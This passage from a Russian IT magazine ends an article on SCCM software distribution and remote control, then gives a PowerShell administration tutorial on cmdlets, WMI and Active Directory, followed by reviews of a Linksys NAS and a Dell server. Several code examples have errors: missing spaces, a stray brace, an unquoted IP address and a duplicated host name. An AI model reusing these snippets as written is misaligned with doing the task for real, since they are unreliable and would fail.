объявления указывается дата, с которой должна быть доступна программа, и опционально срок окончания распространения программы. Этап назначения программы позволяет сделать ее обязательной. Здесь можно указать дату, когда будет производиться обязательная установка, и такие параметры, как включение хостов по WakeOnLan, разрешение перезапуска системы, игнорирование окон обслуживания. Через некоторое время клиент скачает программу и начнет установку. В зависимости от настроек, пользователь получает предупреждение в виде значка и Pop-up сообщения о доступности новой программы. Если щелкнуть по значку, появится окно «Запуск объявленных программ»; в нем будет доступна информация по программе. Если установку должен производить пользователь, ему достаточно будет нажать кнопку «Запустить».


Результаты по последним 10 объявлениям программ доступны в виде сводных графиков в окне «Распространение программного обеспечения». Более подробно работу системы установки программ можно просмотреть в отчетах, где содержится более 20 объявлений в четырех категориях: «Объявления», «Состояние объявления», «Пакеты» и «Коллекции».

УДАЛЕННОЕ УПРАВЛЕНИЕ При наличии соответствующих прав доступа функция удаленных средств позволяет подключаться и управлять удаленной системой для решения возникших проблем — устранения неполадок и помощи пользователям. То есть, SCCM способен заменить привычный Radmin. Чтобы такая возможность была доступна, на клиентской системе должен быть активен «Агент клиента удаленных средств» (Remote Tools Client Agent). В основе агента лежит используемая в Vista технология совместной работы, работающая по протоколу RDP. Агент поддерживает три уровня доступа: нет доступа, только просмотр (отсутствует в агенте для Win2k) и полный доступ. Не поддерживаются функции перезагрузки, передачи файлов, удаленное выполнение.

В окне настроек удаленных средств доступны параметры, позволяющие: указать степень доступа для агентов в разных ОС; настроить вывод запроса пользователю, при попытке админа обратиться к клиенту; задать уведомление (сообщение, звуковой сигнал), выдаваемое при удаленном подключении. Чтобы иметь возможность удаленного управления клиентским компьютером, обязательно указываем учетные записи, используемые для доступа, в списке «Разрешенные наблюдатели» (вкладка «Безопасность»). Теперь, чтобы подключиться к удаленной системе, выбираем клиентский компьютер в разделе «Коллекции» и щелкаем в контекстном меню «Запустить → Удаленное управление».

На клиентский хост передаются все действия с мышью и нажатия клавиш на клавиатуре, за исключением комбинаций: <CTRL+ALT+DEL>, <CTRL+ESC>, <ALT+TAB> и <ALT+клавиша>. Чтобы их использовать, необходимо подключиться к системе через удаленный рабочий стол. В режиме помощника пользователь может управлять своей системой без ограничений.

ГАЛОПОМ ПО ОТЧЕТАМ К сожалению, рамки журнальной статьи не позволяют рассмотреть эти и другие возможности SCCM более подробно. Мы лишь галопом промчались по отчетам — весьма мощному и гибкому инструменту, позволяющему получить любую информацию по любой системе в сети. Ничего не сказано об обновлении ПО, развертывании ОС, защите доступа к сети, управлении мобильными устройствами, обеспечении безопасности и конфиденциальности в Configuration Manager 2007. Ответы на эти вопросы можно найти самостоятельно, изучив документацию, поставляемую с SCCM и на сайте TechNet.



УЛЬЯНА СМЕЛАЯ / CORE@SYNACK.RU /

Капитан PowerShell и администрирование будущего

Windows PowerShell: мощный инструментарий для выполнения административных задач

Долгое время визитной карточкой Windows служил графический интерфейс, а желающим поработать в консоли приходилось довольствоваться весьма урезанным функционально cmd.exe. Появление PowerShell с гибким языком сценариев изменило ситуацию к лучшему. Используя его возможности, можно легко выполнить практически любую задачу, возникающую перед администратором.

ЗАЧЕМ АДМИНУ POWERSHELL? Если настройку при помощи графических утилит можно назвать наглядной, то консоль вырывается вперед, когда говорят об автоматизации задач и обработке большого количества данных. Ранее админу, чтобы упростить себе работу, необходимо было использовать командные BAT-файлы, VBScript, JavaScript, Windows Script Host, Perl и прочие инструменты, позволяющие управлять системной информацией. Но одни ограничены по возможностям, другие сложны и неудобны, применение третьих (VBScript/JavaScript) может снизить общий уровень безопасности системы. PowerShell (ранее — Monad), вышедший в 2006 году, лишен этих недостатков. Он изначально объектно-ориентирован, вобрал в себя лучшие элементы из Perl, PHP, C# и использует все современные наработки Microsoft (в первую очередь, .NET Framework, объектами которой оперирует совершенно свободно). Результат работы не нужно парсить, чтобы понять, что получилось; его опять можно обработать без какой-либо дополнительной подготовки. Именно поэтому принцип использования PowerShell несколько отличается от привычных юниксовых интерпретаторов. В оболочку встроено свыше 130 команд, позволяющих получить доступ к любому объекту файловой системы, реестра, сети, Active Directory, а, используя предпочитаемый .NET-язык, можно создавать дополнительные команды. Именно наличие большого количества командлетов (cmdlets — командных модулей, своего рода готовых мини-программ, реализующих отдельные операции) заметно упрощает выполнение часто используемых задач.

Сейчас PowerShell встроен в Win2k8/R2/Se7en и доступен как опциональный компонент для WinXPSP2/2k3/Vista. На момент написания этих строк актуальными были версии PowerShell 1.0 и 2.0 CTP3 (Community Technology Preview 3), которую и будем использовать, так как до финального релиза уже рукой подать. Скачать CTP3 можно с сайта Microsoft (go.microsoft.com/fwlink/?LinkID=131969). Для установки потребуется .NET Framework 2.0 (нужен для всех версий PowerShell, go.microsoft.com/fwlink/?linkid=100351) и .NET Framework 3.5.1 (для работы ISE — Integrated Scripting Environment, go.microsoft.com/fwlink/?linkid=105983). Для удаленного управления понадобится WinRM 2.0 CTP3 (go.microsoft.com/fwlink/?linkid=131971). Все эти компоненты ты найдешь на прилагаемом к журналу DVD.

НАЧИНАЕМ ИССЛЕДОВАНИЕ На первый взгляд синтаксис командной оболочки кажется немного запутанным, но в действительности все понятно и логично. Названия командлетов стандартизированы, имена выглядят как «действие-объект». Так, чтобы получить данные объекта, используем действие «Get-*», установить «Set-*», остановить — «Stop-*», вывод — «Out-*» и т.д. Список всех доступных команд можно просмотреть, выполнив «Get-Command». Для получения помощи набираем «Get-Help». К примеру,



просмотрим список процессов, рассортируем их по использованию процессорного времени в убывающем порядке и выберем 10 самых прожорливых:

```
PS> Get-Process | Sort CPU -Descending | Select -First 10
```

Все просто! Попробуем потушить самый жадный до CPU процесс:

```
PS> Get-Process | Sort CPU -Descending | Select -First 1
| stop-process
```

Чтобы узнать, какие диски доступны, вводим:

```
PS> Get-PSDrive
```

Обрати внимание, что в списке будут присутствовать и ветки реестра HKCU и HKLM, к которым можно обратиться как к обычному диску:

```
PS> cd HKLM:
PS HKLM>
```

Теперь можно перемещаться по выбранной ветке, просматривать, создавать и удалять объекты. Для PowerShell разработано большое количество командлетов, и если ты не хочешь повторно изобретать колесо, вполне естественно посмотреть на результаты работы других администраторов. Сообществом PowerShell создан репозитарий командлетов PoshCode Cmdlets (powershellcommunity.org/Scripts/tabid/81/Default.aspx), который является неким аналогом Perl CPAN. Здесь можно найти решения практически на все случаи. Например,

Новое в PowerShell 2.0

PowerShell v2 используется по умолчанию в Win2k8R2 и Win7. По сравнению с версией 1.0, оболочка получила 24 новых командлета и имеет ряд усовершенствований, о которых хотелось бы сказать отдельно (все они доступны в CTP3):
• Удаленное выполнение команд (PowerShell Remoting) — используя технологию WinRM, PowerShell может выполнять команды сразу на нескольких системах и отслеживать результат (Get-Help About_Remoting);
• Выполнение в фоне (Background Jobs) — возможность выполнять команды и скрипты в фоне (Get-Help About_PSJob);
• Новый API, который позволяет встраивать PowerShell в другие продукты;
• Новые переменные — пополнился набор переменных. Например, $commandLineParameters позволит получить аргументы командной строки;
• Отладчик в консоли — теперь в скриптах, кроме Set-PSDebug, можно использовать еще ряд командлетов, устанавливать точки останова и продолжать отладку в пошаговом режиме (Get-Help about_debugger);
• Многочисленные улучшения в работе с WMI;
• Script Internationalization — новая функция, позволяющая создать скрипт, который затем можно легко перевести на другой язык (Get-Help about_Script_Internationalization);
• Новые операторы (@), -Join, -Split, упрощающие работы с текстовыми строками;
• ScriptCmdlets — возможность создания командлетов только с использованием кода PowerShell, без применения C# или Visual Basic .Net;
• Командлет Out-GridView позволяет выводить данные в виде таблицы (Get-Help Out-GridView);
• PowerShell Integrated Scripting Environment — графическая оболочка.



▸ **info**

Некоторые командлеты (Get-WinEvent, Get-Counter, Import-Counter и другие) работают только в новых версиях Windows (от Vista).



▸ **links**

Еще о PowerShell читай в статьях:

• «Могучий шелл» — www.xakep.ru/magazine/xa/091/040/1.asp.


• «Меняем окна на консоль» — www.xakep.ru/magazine/xa/101/154/1.asp.

• Блог, посвященный PowerShell: blogs.msdn.com/PowerShell.


• Веб-страница Windows PowerShell: www.microsoft.com/powershell.

• Страница TechNet «Active Directory Administration with Windows PowerShell»: technet.microsoft.com/en-us/library/dd378937(WS.10).aspx.

• Сообщество PowerShell: www.powershell.com.



СМОТРИМ СПИСОК ДОСТУПНЫХ WMI-ОБЪЕКТОВ



В POWERSHELL V2 ПОЯВИЛАСЬ ГРАФИЧЕСКАЯ ОБОЛОЧКА

нужен снифер на PowerShell? Нет ничего проще! Качаем с сайта blog.robbiefoust.com/?p=68 файл Get-Packet.ps1 и запускаем:

```
PS> Get-Packet.ps1 -Statistics
```

Все параметры описаны внутри файла. Другой командлет Analyze-Packet(blog.sapien.com/index.php/2008/08/14/analyze-packet-reloaded) позволит получить детальную статистику по пакетам.

По умолчанию выполнение сценариев в PowerShell запрещено, поэтому не все команды удастся запустить. Просмотреть текущий статус политики выполнения можно командой:

```
PS> Get-ExecutionPolicy
AllSigned
```

Существует четыре типа политики:

• Restricted — возможно выполнение отдельных команд, сценарии запрещены;
• AllSigned — разрешено выполнение подписанных сценариев, перед запуском запрашивается подтверждение;
• RemoteSigned — похож на предыдущий, не запрашивается выполнение сценариев, подписанных надежным издателем, не требуется подпись для локальных сценариев;
• Unrestricted — можно запускать неподписанные сценарии.

```
PS> Set-ExecutionPolicy RemoteSigned
```

РАБОТАЕМ С WMI-ОБЪЕКТАМИ Доступ в скриптах PowerShell к инструментарию управления Windows (WMI, Windows Management Instrumentation) дает почти безграничные возможности: можно получать, устанавливать, контролировать практически любые системные параметры. Для работы с WMI в PowerShell используется командлет Get-WmiObject. Чтобы узнать все допустимые параметры, запускаем его со знаком вопроса. Команда «Get-WmiObject -List» выведет список всех доступных WMI-объектов (приготовься, он будет большим). Аналогично, добавив «-List» при вызове определенного класса, увидим все возможные методы и свойства. Например, просмотрим список всех классов, связанных с сетевыми настройками:

```
PS> Get-WmiObject -List | where {$_.name -match "net"}
```

И запросим настройки сетевых адаптеров:

```
PS> Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter IPEnabled=TRUE
```

В результате получим таблицу с полной конфигурацией. Чтобы сохранить ее в файл, достаточно использовать стандартную функцию перенаправления, то есть просто добавить в конец команды «> network.txt». Кроме того, есть возможность сразу отформатировать вывод (Get-Help Export). При вызове директиву «-Class» можно опустить. Также надо помнить о клавише <Tab>; если ее нажать при вводе параметров, станет доступен список возможных вариантов. Иначе показываются все файлы текущего каталога.

Полезные мелочи

Если приходится часто вводить одинаковые команды, воспользуйся алиасами. Для начала взглянем на список предустановленных псевдонимов:

```
PS> get-alias
```


Например, вместо «Get-Process» можно ввести просто «gps». Задать свой алиас очень просто:

```
PS> Set-Alias d Get-Date
```

Теперь, чтобы вывести дату, достаточно набрать «d». Если в скриптах некоторый код повторяется несколько раз, имеет смысл использовать функции:

```
function <имя> {<код>}
```

Очень удобно, что все функции, объявленные во время текущего сеанса консоли, запоминаются, и к ним можно обращаться по мере необходимости.



ПОЛУЧАЕМ СПИСОК QAD CMDLETS

ОКНО POWERGUI

В скриптах часто нужен только один параметр из вызова, поэтому сократим вывод, выбрав при помощи Select-Object один пункт, например IP-адрес:

```
PS> Get-WmiObject Win32_NetworkAdapterConfiguration -Filter IPEnabled=TRUE | Select-Object -Property IPAddress
IPAddress
---------
{192.168.1.58}
{192.168.159.1}
```

По умолчанию идет опрос локальной системы, но командлет Get-WmiObject принимает параметр «-ComputerName», который используется, чтобы создать запрос к WMI другой системы, находящейся в локальной сети. Точка после параметра (-ComputerName .) указывает на текущую машину. Например, произведем опрос свободного места на дисках в двух системах, и результат сохраним в файл формата CSV:

```
PS> $machines = @("comp1", "comp1")
PS> $(foreach ($machine in $machines)
>>{
>>Get-WmiObjectWin32_LogicalDisk-ComputerName $machine | Select-Object -Property FreeSpace | Export-CSV c:\disks.csv
>>})
```

После ввода последней директивы нажимаем <Enter> дважды. Данные будут выведены в байтах, что не очень наглядно, но их легко перевести, например, в гигабайты:

```
PS> Get-WmiObject win32_logicaldisk | Select-Object -Property FreeSpace | % {$_.freespace/1GB }
```

Теперь запросим список расшаренных сетевых папок:

```
PS> Get-WmiObject Win32_Share
Name  Path       Description
----  ----       -----------
C$    C:\        Стандартный общий ресурс
IPC$             Удаленный IPC
```

Сегодня проблемой в организациях является несанкционированное использование USB-устройств. И здесь нам может помочь PowerShell:

```
PS> Get-WmiObject Win32_USBControllerDevice | Format-List Antecedent, Dependent
```

Используя Where/Where-Object, StatusCode, IF и другие операторы, можно отобрать только те параметры, которые удовлетворяют определенным условиям. Проверяем, жив ли компьютер в сети, если да — получаем список процессов; иначе выводим сообщение:

В чем работать с PowerShell?

Командная строка (хост) PowerShell.exe имеет простой интерфейс, и несколько неудобна при повседневном использовании и тестировании скриптов. При постоянной работе лучше подыскать альтернативные решения, благо их сегодня предостаточно. Например, бесплатный для некоммерческого использования **PowerShell Plus** (www.idera.com/Products/PowerShell) или **PowerShell Analyzer** (www.shelltools.net). Хост **PoshConsole** (www.codeplex.com/PoshConsole), основанный на графической подсистеме WPF (Windows Presentation Foundation), обладает интересным режимом QuakeMode (Get-QuakeMode), эмулирующим вид консоли популярной игры. Очень удобен редактор **PowerGUI** (powergui.org), созданный нашими соотечественниками, с автоматическим дополнением команд, хорошим отладчиком, возможностью поиска командлетов в репозитарии PoshCode Cmdlets и многими другими функциями. Поклонники FAR наверняка оценят наличие плагина для этого файлового менеджера — FarNet (code.google.com/p/farnet).

INFO

info

• PowerShell — это расширяемая оболочка с интерфейсом командной строки и сопутствующий язык сценариев. Упрощает выполнение часто используемых задач, позволяет сократить время администрирования рабочих станций и серверов, а также обеспечивает возможность тонкой настройки компонентов ОС Windows.


• Сегодня PowerShell является частью ОС Win2k8R2 и Win7 и встроен в графические консоли администрирования последних продуктов Microsoft (например, Exchange 2007 и System Center 2007).

• Интерфейс программирования приложений ADSI предназначен для доступа к службе Active Directory и позволяет создавать, изменять и удалять объекты в каталогах, выполнять поиск и множество других операций.

• При использовании QAD команды для работы с AD выглядят на порядок проще, а скрипты читабельнее.

• QAD командлеты понадобятся в случае использования некоторых GUI к PowerShell, в которых имеется функция для работы с Active Directory (например, PowerGUI).





POWERGUI ПОЗВОЛЯЕТ ИСКАТЬ КОМАНДЛЕТЫ В POSHCODE CMDLETS ИЗ ОКНА РЕДАКТОРА

```
PS> $computer = 192.168.1.1
PS> $ping = Get-WmiObject Win32_PingStatus -filter
"Address='$computer'"
// статус "0" означает нормальное завершение
PS> if ($ping.StatusCode -eq 0)
>>{

>>Get-Service
>>}

>>else
>>{

>> Add-Content "$computer is not available"
>>}

>>}
```

РАБОТАЕМ С ACTIVE DIRECTORY Используя командлеты, можно выполнять все операции с Active Directory — создавать, удалять, изменять, просматривать свойства объектов, перемещать, переименовывать и восстанавливать объекты, управлять группами, ролями FSMO, доменами и лесами, настраивать политики и многое другое. Обращение к AD происходит через ADSI путем опроса пространства имен «System.DirectoryServices» .NET Framework (подробнее об этом можно прочитать на страничке msdn.microsoft.com/ru-ru/library/system.directoryservices.aspx). Но при использовании ADSI даже простые команды выглядят довольно пугающе для новичков (я уже не говорю о сложных конструкциях). Для примера зададим путь к контейнеру и просмотрим его свойства:

```
PS> $path = [ADSI]"LDAP://OU=testOU,DC=testdomain,DC=local"
PS> $path | Format-List *
```

Чтобы создать новый объект, набираем:

```
PS> $user = $path.Create('user', 'cn= demo')
```

В состав Win2k8 входит утилита ADSI Edit, которая упрощает поиск параметров для написания сценариев, а в Win2k8R2 и Win7 (и только в них) доступен набор командлетов AD PowerShell (Active Directory Module for Windows PowerShell), с помощью которого можно:

- создавать, удалять, изменять и читать объекты пользователей, групп, компьютеров, управляемых аккаунтов служб и организационных подразделений;
- управлять свойствами аккаунтов: дата истечения, пароль и т.д.;
- управлять членством в группах, получать список групп, в которые включен аккаунт;
- управлять политикой паролей домена;
- перемещать контроллеры домена между сайтами и получать информацию о КД;
- управлять политикой репликации пароля контроллера домена только для чтения;
- управлять доменами и лесами, устанавливать функциональный уровень домена и леса.

Чтобы установить AD PowerShell в Win7, надо инсталлировать RSAT (Microsoft Remote Server Administration Tools, technet.microsoft.com/ru-ru/library/cc730825.aspx). После чего AD PowerShell можно загрузить прямо из меню «Программы и компоненты» (Turn Windows Features on or off — Remote Server Administration Tools — Role Administration Tools — AD DS and LDS Tools — Active Directory PowerShell snap-in). На сервере Win2k8R2 нужный компонент ставится еще проще:

```
PS> Add-WindowsFeature -Name "RSAT-AD-PowerShell"
-IncludeAllSubFeature
```

Для загрузки модуля AD PowerShell набираем:

```
PS> import-module activedirectory
```

К примеру, получим все КД текущего домена:

```
PS> Get-ADDomainController -Filter { name -like "*" }
```

Также появились командлеты для работы с AD от сторонних разработчиков. Очень популярны свободно распространяемые AD PowerShell cmdlets (их еще называют QAD cmdlets), разработанные Quest Software (www.quest.com/activeroles-server/arms.aspx). В этом наборе имена командлетов составлены из стандартной пары «действие-объект». На первой позиции стоят все те же английские глаголы Get-, Set-, New-, Move-, Remove-, Rename- и так далее. На второй — описание объекта с префиксом QAD (-QADUser, -QADComputer, -QADGroup, -QADObject). Получить список доступных QAD командлетов очень просто:

```
PS> Get-QCommand
```

Если работаем под обычной учетной записью, подключимся к контроллеру домена в качестве администратора:


```
PS> $pw = read-host "Enter password" -AsSecureString
**********

PS> Connect-QADService -service 'localhost' -proxy
-ConnectionAccount 'testdomain\administrator'
-ConnectionPassword $pw
```

Для начала получим список пользователей и затем компьютеров:

```
PS> Get-QADUser | Get-Member
PS> Get-QADComputer
```

Чтобы узнать информацию по отдельному пользователю и параметру, просто подставляем его в вызов:



ХОСТ POSHCONSOLE ДЛЯ РАБОТЫ С POWERSHELL

```
PS> Get-QADUser Vasja -Properties ManagedObjects
```

Теперь просмотрим список пользователей, которые не регистрировались 2 месяца и сохраним вывод в HTML-файл:

```
PS> $last2months = (Get-Date).AddMonths(-2)
PS> Get-QADUser -IncludedProperties LastLogon | where { $_.lastLogon -le $last2months} | Select DisplayName, LastLogon, AccountIsDisabled | ?{-not $_.AccountIsDisabled} | ConvertTo-Html | Out-File c:\report.html
```

Чтобы в отчет не попали отключенные учетные записи, в команде проконтролировали значение AccountIsDisabled. Знак «?» является алиасом «Where-Object»; специальная переменная «$_», которая часто используется в скриптах PowerShell, указывает на текущий объект.
Стоит отметить, атрибут LastLogon не реплицируется между контроллерами домена, поэтому если в сети их несколько, то это значение следует получить с каждого КД. Получим список КД и затем опросим каждый на предмет LastLogon:

```
PS> Get-QADComputer -ComputerRole DomainController | foreach {
(Get-QADUser -Service $_.Name -SamAccountName username).LastLogon.Value
}
```

А теперь выберем всех пользователей из отдела Sales, проживающих в Москве, и укажем для них новый номер телефона:

```
PS> Get-QADUser -City Moscow -Department Sales | Set-QADUser -PhoneNumber '495-1111111'
```

Создадим новую доменную учетную запись:

```
PS> New-QADUser -name 'user' -ParentContainer 'OU=test OU,DC=testdomain,DC=local' -UserPassword 'P@ssword'
```

Чтобы отключить, включить или разблокировать учетную запись, следует использовать командлеты Disable-QADUser, Enable-QADUser и Unlock-QADUser, соответственно. Также просто создавать новые объекты:

```
PS> New-QADObject -type OrganizationUnit -ParentContainer teststomain.local -Name NewOU
```

Теперь переместим в созданный контейнер ряд учетных записей:

```
PS> Get-QADUser -Department Sales | Move-QADObject -To testsdomain.local/Sales
```

Управление группами выглядит аналогично:

```
PS> Get-QADGroupMember Scorpio\Managers | where { $_.City -eq 'Ekaterinburg'} | Add-QADGroupMember Scorpio\Ekaterinburg_Managers
```

Экспериментируя с PowerShell, можно легко ошибиться, поэтому при изменении объектов AD лучше запустить выполнение с ключом «-whatif» (что если). В этом случае вместо действительного изменения параметров скрипт выведет в консоль все, что он должен сделать.

ЗАКЛЮЧЕНИЕ Учитывая возможности, предоставляемые оболочкой PowerShell, и наличие огромного числа готовых командлетов, стоит потратить время на ее изучение. Это с лихвой окупится за счет автоматизации рутинных операций.


NATHAN BINKERT / NAT@SYNACK.RU /

Диски в стойку

NSS4000: Стоечный NAS от Linksys



Технические характеристики Linksys NSS4000

>Жесткие диски:
До 4 жестких дисков SATA (3,5'') с поддержкой «горячего» подключения

> Функции RAID:
RAID 0, 1, 1+Spare, 5, 5+Spare, 10, JBOD
Поддержка «виртуализации» RAID (требуется, как минимум, один NSS6000/6100 в сети)
Бэкап RAID-массивов на другой NAS по сети

> Методы доступа:
SMB/CIFS, NFS, FTP/FTPS

> Безопасность:
Поддержка шифрования файлов с использованием алгоритма AES 256
VLAN (802.1q/p)
Поддержка ACL
Фильтрация MAC/IP-адресов

> Интерфейсные порты:
2 порта AUX (поддержка USB-flash для бэкапа конфигурации)
1 порт UPS-USB (только APC Smart-UPS)
1 коннектор RPSU (для подключения резервного источника питания)

> Особенности:
512 Мб внутренней flash-памяти
Предустановлена ОС на базе Linux 2.6
Файловая система XFS
Механизм блокировки файлов
Возможность использования нескольких NAS-систем в качестве одной (DFS)

> Функции управления:
Управление через HTTP/HTTPS
Мониторинг (SNMPv3)

> Охлаждение:
Вентиляторы с термальными сенсорами

> Питание:
Блок питания мощностью 150 Вт

> Исполнение:
Для установки в стойку 19'' (440 x 44 x 420 мм)

> Гарантийное обслуживание:
Срок гарантии: 2 года (1 год на вентиляторы и блок питания)

Стоечная NAS-система начального уровня NSS4000 отлично подходит для хранения конфиденциальной информации и любых других данных небольшой рабочей группы или малого офиса. Она поддерживает до 4 SATA-дисков, объединенных в RAID-массив уровня 0, 1, 1+Spare, 5, 5+Spare, 10 или JBOD.

Ключевая особенность системы — в наличии сразу нескольких механизмов обеспечения доступности и масштабируемости данных. NSS4000 позволяет объединять несколько NAS-систем в одну с использованием файловой системы DFS (Distributed File System), поддерживает механизм «виртуализации» RAID-массивов, при котором один массив «размазывается» по нескольким NAS-системам, и может производить бэкап данных на другую NAS-систему по сети в автоматизированном режиме.

Особого внимания заслуживает ОС на базе ядра Linux 2.6, которая размещена во встроенной флеш-памяти объемом 512 Мб. Linux обеспечивает такие возможности как: использование производительной журналируемой файловой системы XFS, квоты для пользователей и групп, списки контроля доступа (ACL), универсальные блокировки, которые позволяют избежать повреждения данных при доступе к одному файлу по нескольким протоколам, шифрование (алгоритм AES 256), создание виртуальных локальных сетей (VLAN), фильтрация MAC/IP-адресов и, конечно же, высокая производительность при доступе к данным.

Система поддерживает стандартный набор протоколов, обеспечивающих доступ к данным: SMB/CIFS, NFS, FTP/FTPS, и умеет работать со службой каталогов Active Directory. Для управления используется web-интерфейс, а для мониторинга — протокол SNMPv3. В состав ПО также входят клиенты TFTP и DHCP. Предусмотрен механизм оповещения о событиях, сбоях и аномалиях. Для большей надежности администратор может оснастить устройство дополнительным источником питания (RPS1000) и устройством бесперебойного питания (APC Smart-UPS).

В корпус установлен блок питания мощностью 150 Вт. Его с лихвой хватает для питания всех компонентов устройства (по заявлениям компании-производителя, NSS4000 потребляет 53 Ватта энергии при установке 4 жестких дисков по 250 Гб каждый). Вентиляторы оснащены термальными сенсорами, которые приостанавливают их вращение, если температура внутри корпуса опускается до приемлемого уровня. Температурные пороги, при которых устройство не должно давать сбои, составляют от 0 до 45 градусов.

Срок гарантии – 2 года плюс 1 год, в течение которого владелец может заменить вышедший из строя вентилятор или блок питания.

Стоимость: 33000 руб.

Производительность за гранью возможного

Dell PowerEdge T410: двухпроцессорный сервер в корпусе Tower



Технические характеристики Dell PowerEdge T410

> Процессор:
До 2 процессоров Intel Xeon серии 5500

> Чипсет:
Intel 5500

> Память:
До 64 Гб (8 разъемов DIMM2) памяти DDR3 1333/1066/800 МГц
Без буфера с ECC или регистровые с ECC при 1333/1066/800 МГц

> Жесткие диски:
До 6 жестких дисков SATA/SAS (2,5" или 3,5", поддержка смешанных конфигураций) с возможностью «горячего» подключения
Максимальный объем: 6 Тб

> Поддержка RAID:
RAID-контроллер в качестве опции (PERC 6i, SAS 6/iR, PERC 6/E, SAS 6E)

> Сетевой интерфейс:
Двухпортовый контроллер Gigabit Ethernet (Broadcom NetXtreme II 5716)

> Питание:
Без резервирования, 525 Вт (эффективность более 80%)
Резервирование (опционально), 500 Вт (эффективность более 80%, GOLD)
Автонастройка (100~240 В)

> Расширение:
2 разъема PCI-Express x8 (маршрутизация x4, Gen2), половинной длины
1 разъем PCI-Express x16 (маршрутизация x8, Gen2), половинной длины
1 разъем PCI-Express x8 (маршрутизация x4, Gen1), максимальной длины
1 разъем PCI-Express x8 (маршрутизация x4, Gen2), максимальной длины

> Внешние порты ввода-вывода:
6 портов USB 2.0 (2 спереди)
4 порта RJ-45
1 последовательный порт
1 разъем VGA

> Функции управления:
Передняя панель с ЖК-экраном
Dell OpenManage с консолью управления Dell BMC, совместимый с IPMI 2.0
Опционально: iDRAC6 Express, iDRAC6 Enterprise и Vflash

> Другое:
Встроенная графическая плата Matrox G200eW (8 Мб)

> Исполнение:
Tower (444,9 x 217,9 x 616,8 мм)

> Гарантийное обслуживание:
Срок гарантии: 3 года

Башенный сервер PowerEdge T410 в первую очередь интересен тем, что входит в линейку одиннадцатого поколения серверных продуктов PowerEdge, с помощью которого компания Dell намерена вывести свои системы на новый уровень и потягаться силами с гигантами в лице IBM и HP. PowerEdge T410 — это недорогой и производительный сервер начального уровня, предназначенный для небольших компаний, офисы которых не оснащены серверными комнатами. Это младшая модель линейки PowerEdge, не унаследовавшая всех передовых нововведений своих старших братьев, но обладающая чрезвычайно привлекательными характеристиками и невысокой ценой. Сервер построен на базе двух процессоров линейки Intel Xeon 5500 и может быть оснащен до 64 Гб оперативной памяти DDR3 с поддержкой резервирования и коррекции ошибок. В качестве устройств хранения могут быть использованы 6 жестких дисков SATA/SAS (2,5" или 3,5"), каждый из которых располагается в корзине «горячей» замены (предусмотрены и гибридные корзины 3,5" для дисков 2,5"). На материнской плате расположено четыре разъема PCI-Express x8 и один PCI-Express x16.
Внутренний дизайн корпуса нагляден и прост. Все компоненты закреплены таким образом, что отвертка потребуется только в случае замены основного блока питания. С внешней стороны на передней панели установлен программируемый ЖК-дисплей. На нем отображается информация о состоянии системы, потребляемой мощности и температуре внутри корпуса.
